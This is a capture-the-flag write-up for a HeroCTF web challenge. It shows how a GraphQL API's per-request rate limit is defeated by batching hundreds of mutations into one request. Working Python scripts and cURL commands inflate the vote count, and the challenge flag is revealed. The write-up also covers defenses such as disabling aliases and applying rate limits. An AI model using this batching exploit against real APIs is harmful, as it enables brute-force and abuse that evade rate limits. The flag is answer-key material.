Description:

An anonymous company has decided to publish a ranking of the best schools, based on the number of clicks on a button! Make sure to put the 'Flag CyberSecurity School' in first place and you will get your reward!
The page shows a list of schools and their vote counts. Each school has an I'm at this school button that adds one vote, with a rate limit to stop button spamming.
Once ‘Flag CyberSecurity School’ has more votes than the rest, the Get The Flag! button hands over the flag.
Voting fires a POST request to the app’s GraphQL API. It’s a mutation calling increaseClickSchool with the school name as a parameter.

The request in cURL format:
curl 'http://dyn-03.heroctf.fr:10048/graphql' \
  -H 'Content-Type: application/json' \
  --data-raw '{"query":"mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }"}'
When the request is not limited by the rate limit, we receive a response like this:
{"data":{"increaseClickSchool":{"schoolId":3,"nbClick":4}}}
However, when the request is limited, we receive a response like this:
{"code":429,"error":"You're going too fast!"}
A quick script measures the rate limit by hammering the endpoint:
import requests
import time

url = "http://dyn-03.heroctf.fr:10048/graphql"
headers = {"Content-Type": "application/json"}
data = '{"query":"mutation { increaseClickSchool(schoolName: \\"Flag CyberSecurity School\\"){schoolId, nbClick} }"}'

seconds = 0
while True:
    r = requests.post(url, headers=headers, data=data)
    if r.status_code == 200:
        print(r.text)
        print("Seconds elapsed: " + str(seconds))
        seconds = 0
    elif r.status_code == 429:
        print("Rate limit exceeded, waiting 1 second...")
        time.sleep(1)
        seconds += 1
    else:
        print("Error")
        break
It tries to bump the score every second and prints how many seconds passed between two successful requests:
{"data":{"increaseClickSchool":{"schoolId":3,"nbClick":4}}}
Rate limit exceeded, waiting 1 second...
...
Rate limit exceeded, waiting 1 second...
{"data":{"increaseClickSchool":{"schoolId":3,"nbClick":5}}}
Seconds elapsed: 59
So the rate limit is 60 seconds. HeroCTF instances only stay up for 45 minutes, so one vote a minute caps us at 45 votes, nowhere near the 1337 held by The Best Best CyberSecurity School.
I spent a while on introspection queries (they’re enabled on the API) before accepting I was off track: there’s no flag hiding in the GraphQL schema. The only real obstacle is that 60-second rate limit.
Reading up on rate-limit bypasses, I hit an OWASP page on “batching attacks”:
GraphQL supports batching requests, also known as query batching. This lets callers batch multiple queries or batch requests for multiple object instances in a single network call, which allows for what is called a batching attack. This is a form of brute force attack, specific to GraphQL, that usually allows for faster and less detectable exploits. Here is the most common way to do query batching:
[
  {
    query: < query 0 >,
    variables: < variables for query 0 >,
  },
  {
    query: < query 1 >,
    variables: < variables for query 1 >,
  },
  {
    query: < query n >
    variables: < variables for query n >,
  }
]
In our case that means a request like this:
[
  {
    query: "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }"
  },
  {
    query: "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }"
  },
  {
    query: "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }"
  },
  ...
]
This cURL request bumps the score by 3 points in one shot:
curl 'http://dyn-03.heroctf.fr:10048/graphql' \
  -H 'Content-Type: application/json' \
  --data-raw '[ { "query": "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }" },{ "query": "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }" },{ "query": "mutation { increaseClickSchool(schoolName: \"Flag CyberSecurity School\"){schoolId, nbClick} }" }]'

[
    {
        "data": {
            "increaseClickSchool": {
                "schoolId": 3,
                "nbClick": 1
            }
        }
    },
    {
        "data": {
            "increaseClickSchool": {
                "schoolId": 3,
                "nbClick": 2
            }
        }
    },
    {
        "data": {
            "increaseClickSchool": {
                "schoolId": 3,
                "nbClick": 3
            }
        }
    }
]
From there it’s just a matter of scripting these batched requests until ‘Flag CyberSecurity School’ passes 1337 votes.
import requests
import time

url = "http://dyn-03.heroctf.fr:10048/graphql"
headers = {"Content-Type": "application/json"}
nbQuerySent = 900
simple_query = '{"query":"mutation { increaseClickSchool(schoolName: \\"Flag CyberSecurity School\\"){schoolId, nbClick} }"}'
data = "[" + (simple_query + ",") * nbQuerySent + simple_query + "]"

nbIncrement = 0
while True:
    r = requests.post(url, headers=headers, data=data)
    if r.status_code == 200:
        print("Added " + str(nbQuerySent) + " clicks to Flag CyberSecurity School")
        nbIncrement += 1
        if nbIncrement * nbQuerySent > 1337:
            print("Flag CyberSecurity School has been clicked " + str(nbQuerySent * nbIncrement) + " times")
            break
    elif r.status_code == 429:
        print("Rate limit exceeded, waiting 1 second...")
        time.sleep(1)
    else:
        print("Error: " + str(r.text))
        break
I send batches of 900 because going higher blows past the max payload size.
Rate limit exceeded, waiting 1 second...
Added 900 clicks to Flag CyberSecurity School
Rate limit exceeded, waiting 1 second...
...
Rate limit exceeded, waiting 1 second...
Added 900 clicks to Flag CyberSecurity School
Flag CyberSecurity School has been clicked 1800 times

Now the Get The Flag! button gives up Hero{gr4phql_b4tch1ng_t0_byp4ss_r4t3l1m1t!!}.
Great sources
Tips & Tricks
GraphQL was new to me, so this challenge was mostly a crash course. Picked up the basics and got more comfortable with cURL along the way.
GraphQL - Batch Attacks
Batching lets you pack many operations into a single request, which quietly defeats rate limiting and makes brute force both faster and harder to spot. Worth keeping in mind when building a GraphQL API. One defense is disabling aliases with the GraphQL No Alias plugin.
GraphQL - Data Management
I didn’t realize GraphQL has no getters/setters. You can’t write to object data directly, only through mutations, so if no mutation exists the data can’t be changed, which is a nice guard against accidental writes. Reading, on the other hand, is easy with queries.
GraphQL - Rate Limiting
You can rate-limit a GraphQL API to cap requests per second, which blunts brute force and other high-volume attacks. The limit can key off:
- IP address, over a time window
- user, over a time window
- user and IP together, over a time window
Back when I wrote this (May 16, 2023), the go-to library was graphql-rate-limit.